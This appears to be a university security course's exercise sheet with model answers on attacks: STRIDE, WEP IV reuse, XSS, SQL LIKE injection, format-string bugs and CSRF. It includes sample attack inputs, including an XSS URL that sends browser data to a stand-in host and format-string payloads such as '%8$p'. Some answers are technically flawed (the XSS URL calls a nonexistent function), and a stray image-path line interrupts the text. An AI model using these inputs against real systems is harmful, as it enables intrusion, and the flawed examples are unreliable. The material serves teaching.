Exercises - Week 6
Attacks

***Note 1**: For code based question we do not expect perfect syntax. You can have programming errors as long as the answer is understandable*
***Note 2**: Some of this exercises could have multiple acceptable answers. We are giving examples. If you have another answer and would like to check use the forum or send us an email or ask us during the next exercise session.*

1. From the attack engineering process, what is the adversary exploiting in each of these cases: errors in the model (principals, assets, threat model,...), errors in the design (weaknesses in the design), or errors in the implementation (bugs, operational misuse). Justify:

In green, the answer we were thinking about when writing the question. In blue, valid alternatives heard in class (if yours is not there and you want to check use email/forum). In red, wrong answers.

a) **A government uses the newest deep learning techniques to infer content from the length of encrypted traffic.**

Model: *The adversary is exploiting new capabilities (the newest deep learning techniques) not foreseen when defining the threat model.*

b) **A hacker loads custom code to a device normally only accessible in wireless mode going through the device's USB port.**[1]

Model: *When doing the threat model the designer assumes that the device will only be accessible through wireless, i.e., no attacker would have physical access. The adversary is exploiting an access capability (access to the USB port) not considered when defining the threat model.*
Implementation: *The operator has forgotten to disable/block all USB ports on the machine. The adversary has found a machine with an open USB port and abused it to enter the system.*

c) **An eavesdropper observes traffic encrypted with DES with a 56-bit key, and can decrypt it.**

Design: *In the design phase it is decided that data will be encrypted using DES with a key of 56 bits. The adversary is exploiting a weakness in the design of the protection mechanism, namely the choice of an algorithm with a key that is short enough to be found using exhaustive search.*

[1] True story: https://www.forbes.com/sites/aarontilley/2015/03/06/nest-thermostat-hack-home-network/#6ca3d8543986

Implementation: *During the design phase it is decided that data has to be encrypted for confidentiality. In the implementation phase, it is decided that encryption will be implemented using DES with a key of 56 bits. The adversary is exploiting the fact that in the implementation, DES is being used for encryption instead of a secure cipher.*

Implementation: *During the design phase it is decided that data will be encrypted with DES. In the implementation phase, it is decided that the length of the key will be 56 bits. The adversary is exploiting the fact that in the implementation, DES is being used with a short key. This answer would be considered wrong as DES can only have a key of 56 bits, so if the use of DES is decided at the design phase, the attacker would be exploiting a flaw on the design.*

d) **An attacker can read more data than allowed because the program does not check the number of characters requested by a read instruction.[2]**

Implementation: *The adversary is exploiting a flaw in the implementation of the mechanism to extract more data than she is authorized to.*

e) **A student creates a copy of the professor permission that passes as the true one because the professor signature was made over an MD5 hash that is not collision resistant.**

Design: *The adversary is exploiting a weakness in the design of the protection mechanism, namely the choice of a hash algorithm that is not collision resistant.*

Implementation: *In the design phase it is decided that a hash function will be used to support integrity. In the implementation phase, it is decided that the hash function will be instantiated using MD5. The adversary is exploiting the fact that MD5 hash, which is not collision resistant, is has been chosen as implementation.*

f) **The Polish decrypt German messages encrypted using Enigma because the keys were used more than once.[3]**

Implementation: *The adversary is exploiting a flaw in the way in which the mechanism is using during operation. Even though the underlying cipher is secure, the reuse of keys on the field makes it vulnerable.*

Design: *When designing the system, the Germans decided to reuse keys for Enigma. The adversary would be exploiting a flaw on the design phase. (This answer is borderline correct, since the key use is an operational decision but given good reasoning it could be considered correct)*

---

[2] True story: https://en.wikipedia.org/wiki/Heartbleed (short version: https://xkcd.com/1354/)
[3] True story (a bit tweaked :)): http://www.math.ucsd.edu/~crypto/students/enigma.html

2. In token-based authentication, the token produces a value by applying a number of times a cryptographic function on a pre-agreed "seed" value. Can this cryptographic function be a hash function? If yes, what properties must this hash have? If no, what is the reason?

No, it cannot be a hash function.

Go back to the slide. How the token works is as follows. At a time instant n, it creates a new value by applying a cryptographic function n times on the seed. For instance:
n=1 -> v1=f(seed)
n=2 -> v2=f(f(seed))
n=3-> v3=f(f(f(seed)))
….

Every time the user authenticates, the adversary gets access to the value v sent in the network.

If the function is a hash, which does not require a key -- i.e., anybody can compute it --, then given a captured v, the adversary can compute any posterior v by just applying the hash function on the observed v again and again (e.g., if I capture v3=h(h(h(seed))), I can easily compute v4=h(v3)=h(h(h(h(seed))))).
Therefore, it is required that the device uses a keyed function (or uses more advanced protocols than the one explained in the class).

3. We have learned in the class that the WEP protocol use of RC4 with a very short 40-bit IV lead to a vulnerability. Would this vulnerability be solved if AES-CTR was used instead of RC4 (assume that AES could work with a short IV)?

No, it is not solved. The problem here is the repetition of the IV. If the IV space is too small, this means that eventually, we will reuse the same IV. Given the operation of AES-CTR, if for the same key we repeat the same IV, we will obtain the same string to XOR with the plaintext. Therefore, this is essentially equivalent to a reuse of a one time pad and suffers from the same problems.


4. According to the STRIDE methodology, what threats are these?

a) **Cersei denies knowing how Bran fell from the window**
   This is repudiation. Cersei denies an action that actually happened.
b) **Tyrion intercepts a message from Jamie to Cersei and signs it as Tywin**
   This is spoofing. Tyrion changes the origin of the message tampering with its authenticity. Tampering would also be correct. Tyrion tampers with the content too.
c) **Cersei uses Tommen's "credentials" to rule the Small Council**
   This is elevation of privilege. Cersei gets access to the small Council by "stealing" the privileges from Tommen.
d) **Cersei learns that Stannis plans to attack Kings Landing**
   This is information disclosure. Cersei learns information that she was not supposed to.

Write your own example of Denial of service.

- *The huge audience in the execution prevents short Tyrion from watching the scene.*
- *Tywin sends an army to kill the farmers and cut off food supplies to Riverrun castle.*

5. Make a STRIDE analysis of the following scenario. Write three possible threats, describe what flow they affect, and outline a possible countermeasure.
[Note that this question is very open. Try to make a good security argument.]



Note: This question can have multiple correct answers. We are laying out a few options here. If you have an answer that you want checked, please send us an email/forum question or ask us during the next exercise session.

S (Spoofing): *Bob logs in with his own identity, but when he sends his banana order with Gru's name (whiles he's still logged in as Bob). The shop only checks the name in the order and does not check the authenticated user and threat this order as Gru's order. This affects flow 3 (banana order).*
Solution: match the order's name (username) with the login name (authenticated user).
T (Tampering): *Gru orders one banana, but Bob changes it to 100 bananas to get extra ones.This affects flow 3 (banana order).*
Solution: Gru (the user) should sign every order.This affects the shopping flow.
R (Repudiation): *Bob denies having received the bill for bananas and does not pay.This affects flows 3 and 5 (banana order and bill for bananas).*
Solution: Ask for an acknowledgment to the bill from Bob (with his signature).
I (Information disclosure): *Bob observes Gru's connection and finds out how many bananas he ordered. This affects flow 3 (banana order).*
Solution: Encrypt the connection so that Bob cannot easily learn this information.
D (Denial of Service): *Bob sends lots of banana orders, such that the Banana Shop cannot keep up with the pace of orders and other customers cannot place their orders. This affects flow 3 (banana order).*
Solution: Place a limit on the number of bananas that can be placed by a customer of the Banana Shop.

E (Elevation of privilege): *Bob replays Gru's login request to log in with Gru's credentials, which would give him higher privileges. This affects flow 1 (login request) and flow 4 (check permissions).*
Solution: Have a challenge-response protocol during login to ensure that login requests cannot be replayed.

6. Suppose a web page http://site.com/index.php contains the following PHP script:

```
<?php echo "Hello". $_GET["username"]; >
```

What vulnerability does this cause? Write a url that exploits this vulnerability[4]

The vulnerability is Cross-site scripting.

A possible URL that would exploit this vulnerability is:

http://site.com/index.php?username='https://stealingparty.com?sendBrowser=document.Browser()

[4] You can try out this vulnerability and many more on WebGoat: https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

7. Consider the following server-side PHP code fragment in http://site.com/index.php :

```
$sql = "SELECT username FROM MyUsers WHERE firstname LIKE'" . $_GET["firstname"] . "'";

$result = $conn->query($sql); // issue SQL query

if ($result->num_rows > 0) {
        print("Welcome back" . $result) // if matching record found
} else {
        print("User not found") // otherwise
}
```

Here $_GET["firstname"] is a first name provided by the browser in the HTTP request.

$sql is a MySQL query that SELECTS the usernames of the table MyUsers that match with a specified pattern.
For the purpose of this exercise the relevant syntaxis[5] of the operator LIKE is the following:

LIKE Operator	Description
WHERE CustomerName LIKE 'a%'	Finds any values that start with "a"
WHERE CustomerName LIKE '%a'	Finds any values that end with "a"
WHERE CustomerName LIKE '%or%'	Finds any values that have "or" in any position
WHERE CustomerName LIKE '_r%'	Finds any values that have "r" in the second position
WHERE CustomerName LIKE 'a_%_%'	Finds any values that start with "a" and are at least 3 characters in length
WHERE ContactName LIKE 'a%o'	Finds any values that start with "a" and ends with "o"

The function print writes its argument to the Web page sent back to the browser.

How can the adversary learn all the usernames of users whose first name start by A?
Can the adversary learn whether a target user is in the database or not? How?
How can you avoid this vulnerability?

The adversary can, instead of giving a first name, a pattern so that the script returns a list: http://site.com/index.php?firstname='A%'

Yes, the adversary can learn presence because if the user is not there the database will return "User not found". If the user is there, the database will return Welcome back + username.

To avoid the first vulnerability one should check that the input $_GET["firstname"]is sanitized, i.e., it belongs to the universe of good first names.

[5] https://www.w3schools.com/sql/sql_like.asp

The adversary always learns if the user is in the system (by the very functionality of the system). This cannot be avoided.

Avoiding that the adversary does not learn when the user is not there is more difficult. In fact, to do this one has to change a bit the functionality of the system, and allow it to give "fake" answers to protect the users. This may generate false positives but solves the problem. It is a design decision that one has to make, and may or may not make sense depending on how much damage knowing that a user is not in the system may create.

One should ensure that the answer does not reveal whether the user is in the database. That would mean to fully change the functionality such that in case the first name is not there the program returns a plausible username. Note that for this to happen it is not sufficient to assign a username to non-existing, since that would also be distinguishable. The program should return a username at random so that the adversary does not know if it is real or chosen from a pool of fake usernames. Building such a random distribution is non-trivial and should be very well designed.

8. What vulnerability can you identify in the following code

```
1: void vuln(char *input)
2: {
3:   printf(input);
4:
5:  if(input == 'Hello') {
6:      printf("World!\n");
7:  }
8: }
```

How would you use it to:

a) **Read the first values from the stack**
b) **Make the program crash**
c) **Read the 8th value from the stack**

What line do you need to change to solve this vulnerability? How?

This code is vulnerable to CWE-134 Uncontrolled Format String. The printf without a format in line 3 allows the adversary to choose the format of the string by writing it in his input. Like this he can read or write arbitrary length bytes.

a) *Input = "%x %x %x %x" (as many arguments %x as you want to read).*
b) *Input = '%s %s %s %s" or other formats that can only print a restricted set, e.g., %s or %u. When doing this there is a high probability that the values in the stack cannot be printed and the program exits with a segmentation fault. (the probability increases as you add more arguments to the string).*
   Input = "%99999$s", This tells the program that there are 99999 input variable in the function, and since there is no variable in the function, it will take the 99999th variable from the stack. Most of times, stack is not big enough to have this many elements and the program will crash with a segmentation fault.
c) *Input = "%8$p" This tells the program to read the 8th argument of the printf. Since there is none, it will take the 8th value from the stack*

To prevent this vulnerability the programmer must define the format of the string himself. For instance

printf("%s", input) if input is a string
printf("%d", input) if input is an integer

9. In CSRF (Cross Site Request Forgery) website A exploits the fact that a user is logged in on website B to gain access to website B for which otherwise website A does not have access. This is an instance of a problem we have seen before in the course. Which problem? Justify.

This is an instance of the confused deputy problem.

In CSRF the adversary misleads a user's client into login into a server in order to use the privileges of that user in the server. The user's client is the confused deputy that allows the adversary to access resources/services for which the adversary would not have authorization otherwise.

Possible solutions:

- *Confirm origin of authority and request*
- *Include an authenticator that the adversary cannot guess (challenge)*
- *Request re-authentication for every action*